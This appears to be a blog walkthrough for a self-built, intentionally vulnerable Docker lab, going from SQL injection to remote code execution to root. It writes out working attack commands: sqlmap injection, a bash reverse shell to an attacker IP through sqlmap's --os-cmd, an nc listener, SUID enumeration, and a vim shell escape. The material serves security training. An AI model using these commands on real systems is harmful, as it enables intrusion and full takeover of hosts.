
Intentionally vulnerable web application: SQL Injection + RCE + Privilege Escalation
A vulnerable web application designed to take you on a classic exploitation journey: from a simple SQL Injection to Remote Code Execution, and finally, full root access.

I've created a custom-built vulnerable web application designed to take you on a classic exploitation journey: from a simple SQL Injection to Remote Code Execution, and finally, full root access. No complex setup required. All you need is Docker and a single command to launch your own personal hacking playground.
Recommended challenge workflow:
- Identify the SQL Injection vulnerability.
- Obtain a shell through the vulnerable PostgreSQL instance.
- Escalate privileges to gain root access.
The application can be launched with the following command:
docker run -p 8091:80 -d filipkarc/sqli-postgres-rce-privesc-hacking-playground
Due to the intentionally low difficulty, users are encouraged to attempt the tasks independently before consulting the walkthrough below 🙂
In our case, the application was launched at:
http://10.0.0.1:8901

STEP 1 – Confirming SQL Injection

Multiple approaches exist for identifying SQL Injection. The most widely used tool, sqlmap, can be run in its basic configuration:
sqlmap -u http://10.0.0.1:8091/ --forms --dbs --batch
-u specifies the target URL to test for SQL injection vulnerabilities.
--forms tells sqlmap to automatically detect and test HTML forms on the page.
--dbs instructs sqlmap to enumerate and list all databases available on the server if a vulnerability is found.
--batch runs sqlmap in non-interactive mode, automatically choosing default answers for any prompts. This makes it ideal for automated or quick testing.
Further details on sqlmap are available on GitHub.

STEP 2 – Gaining Shell Access
PostgreSQL's COPY FROM PROGRAM feature, while intended, can introduce severe security risks if improperly secured. This feature can be leveraged in several ways, including manual exploitation, reverse shell triggers, or through tools such as Metasploit and sqlmap. For demonstration purposes, sqlmap is used here to streamline the process:
sqlmap -u http://10.0.0.1:8091/ --forms --dbs --batch


Shell access as the postgres user is obtained with minimal effort.
To establish a reverse shell, a listener is started on the attacker's machine (IP 10.0.0.3, port 50443) with:
nc -l 50443

Next, in a separate window, a reverse shell is then triggered from the target using:
sqlmap -u http://10.0.0.1:8091/ --form --batch
--os-cmd="bash -c 'bash -i >& /dev/tcp/10.0.0.3/50443 0>&1'"
STEP 3 – Privilege Escalation
The find command is then used to enumerate all files with the SUID bit set, highlighting binaries that may permit execution with elevated privileges:
find / -perm -4000 -type f 2>/dev/null

The simplest available method is selected for privilege escalation: vim.basic.
By executing the following command, vim is launched with root privileges due to its SUID bit, and a root shell is obtained:
/usr/bin/vim.basic -c ':!/bin/sh'

Root access is confirmed by checking the current user identity.
It is recommended to stop and remove the container after completing the challenge.